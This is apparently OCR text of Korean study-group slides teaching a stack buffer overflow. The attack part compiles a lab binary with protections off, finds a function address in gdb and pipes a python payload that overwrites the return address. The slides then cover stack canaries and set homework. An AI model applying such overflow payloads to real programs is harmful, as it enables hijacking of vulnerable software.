
main()의 RET를 조작하여 Attack() 이 실행되도록 공격하는 것이 목표

일단 이렇게 코딩하고 컴파일까지~

gcc –o 〈실행파일〉 〈소스파일〉 –fno-stack-protector –m32 –mpreferred-stack-boundary=2


프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

(실습) simple BOF



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

(실습) simple BOF



프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

(실습) simple BOF

ARGOS

```
(gdb) set disassembly-flavor intel
(gdb) disas Attack
Dump of assembler code for function Attack:
   0x0804848d <+0>:     push   ebp
   0x0804848e <+1>:     mov    ebp,esp
   0x08048490 <+3>:     sub    esp,0x8
   0x08048493 <+6>:     mov    DWORD PTR [ebp-0x4],0x0
   0x0804849a <+13>:    jmp    0x80484ac <Attack+31>
   0x0804849c <+15>:    mov    DWORD PTR [esp],0x8048560
   0x080484a3 <+22>:    call   0x8048340 <system@plt>
   0x080484a8 <+27>:    add    DWORD PTR [ebp-0x4],0x1
   0x080484ac <+31>:    cmp    DWORD PTR [ebp-0x4],0x63
   0x080484b0 <+35>:    jle    0x804849c <Attack+15>
   0x080484b2 <+37>:    leave
   0x080484b3 <+38>:    ret
End of assembler dump.
(gdb)
```

컴파일 후 바이너리를 gdb로 디버깅,

Attack 함수를 disas 해보니 주소 나옴!

저는 0x0804848d, 여러분은 다르게

나올 수도 있어요!

```
minibeef@argos-edu:~/sys_hw$ (python -c 'print "A"*12 + "\x8d\x84\x04\x08"') | ./buf
```

이제 프로그램에 값을 삽입하는 법을 알아보아요.

프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

(실습) simple BOF

```
minibeef@argos-edu:~/sys_hw$ (python -c 'print "A"*12 + "\x8d\x84\x04\x08"') | ./buf
```

- 키보드 입력에는 한계가 있음(buffer가 2000byte 이러면 어쩌지?)
- 그래서 python이 제공하는 '파이프라인'이라는 기능을 쓸 것임
- 위 커맨드 대로 치면 사용자 입력을 A 12개, 함수의 주소를 넣는다는 뜻
- 함수 주소를 거꾸로 넣은 이유는 스택의 구조 때문

프로그램의 흐름에 따른 스택 구조를 예상하며 따라해보아요.

(실습) simple BOF

```
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
u hacked by 4rgos system team
Segmentation fault (core dumped)
minibeef@argos-edu:~/sys_hw$
```

다음과 같이 나온다면 성공! (의도치 않은 Attack() 함수의 실행)

BOF 공격의 대항마

Stack Canary


- Stack Canary

ARGOS


Stack Canary

그렇다면 BOF공격을 막을 방법은 없을까..?

=〉 Stack Canary!




Stack Canary




SFP와 지역변수 사이에 삽입하여
RET 변조를 방지

Stack Canary




1. Canary 고유의 값(16진수) 생성
ex) 0xaabbcdef

Stack Canary



Stack Canary



3. 프로그램 종료 시 카나리 값의 변조 여부 체크.. 변조되면 프로그램 터짐

0x41414141 != 0xaabbcdef

stack smashing detected!!

Stack Canary

ARGOS

```
gdb-peda$ pdisas main
Dump of assembler code for function main:
   0x08048514 <+0>:     push   ebp
   0x08048515 <+1>:     mov    ebp,esp
   0x08048517 <+3>:     sub    esp,0x10
   0x0804851a <+6>:     mov    eax,gs:0x14
   0x08048520 <+12>:    mov    DWORD PTR [ebp-0x4],eax
   0x08048523 <+15>:    xor    eax,eax
   0x08048525 <+17>:    lea    eax,[ebp-0xc]
   0x08048528 <+20>:    mov    DWORD PTR [esp],eax
   0x0804852b <+23>:    call   0x8048370 <gets@plt>
   0x08048530 <+28>:    lea    eax,[ebp-0xc]
   0x08048533 <+31>:    mov    DWORD PTR [esp],eax
   0x08048536 <+34>:    call   0x8048390 <puts@plt>
   0x0804853b <+39>:    mov    eax,0x0
   0x08048540 <+44>:    mov    edx,DWORD PTR [ebp-0x4]
   0x08048543 <+47>:    xor    edx,DWORD PTR gs:0x14
   0x0804854a <+54>:    je     0x8048551 <main+61>
   0x0804854c <+56>:    call   0x8048380 <__stack_chk_fail@plt>
   0x08048551 <+61>:    leave
   0x08048552 <+62>:    ret
End of assembler dump.
gdb-peda$
```

Stack Canary

```
minibeef@argos-edu:~/sys_hw$ ./buf
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** stack smashing detected ***: <unknown> terminated
```

아까 그 프로그램에 버퍼를 넘겨 입력하니 프로그램이 터졌다.

과제 1

ARGOS

〈과제〉
Canary 보호기법을 우회할 수 있는 방법에 대해 조사(구글링)하고
PPT로 정리해서 다음 모임 때 발표하기 ㅎㅎ (1명)

과제 2

〈과제〉
pwnable.kr 사이트에 bof라는 문제 풀어서 발표 (1명)

Q & A

Thank You for Listening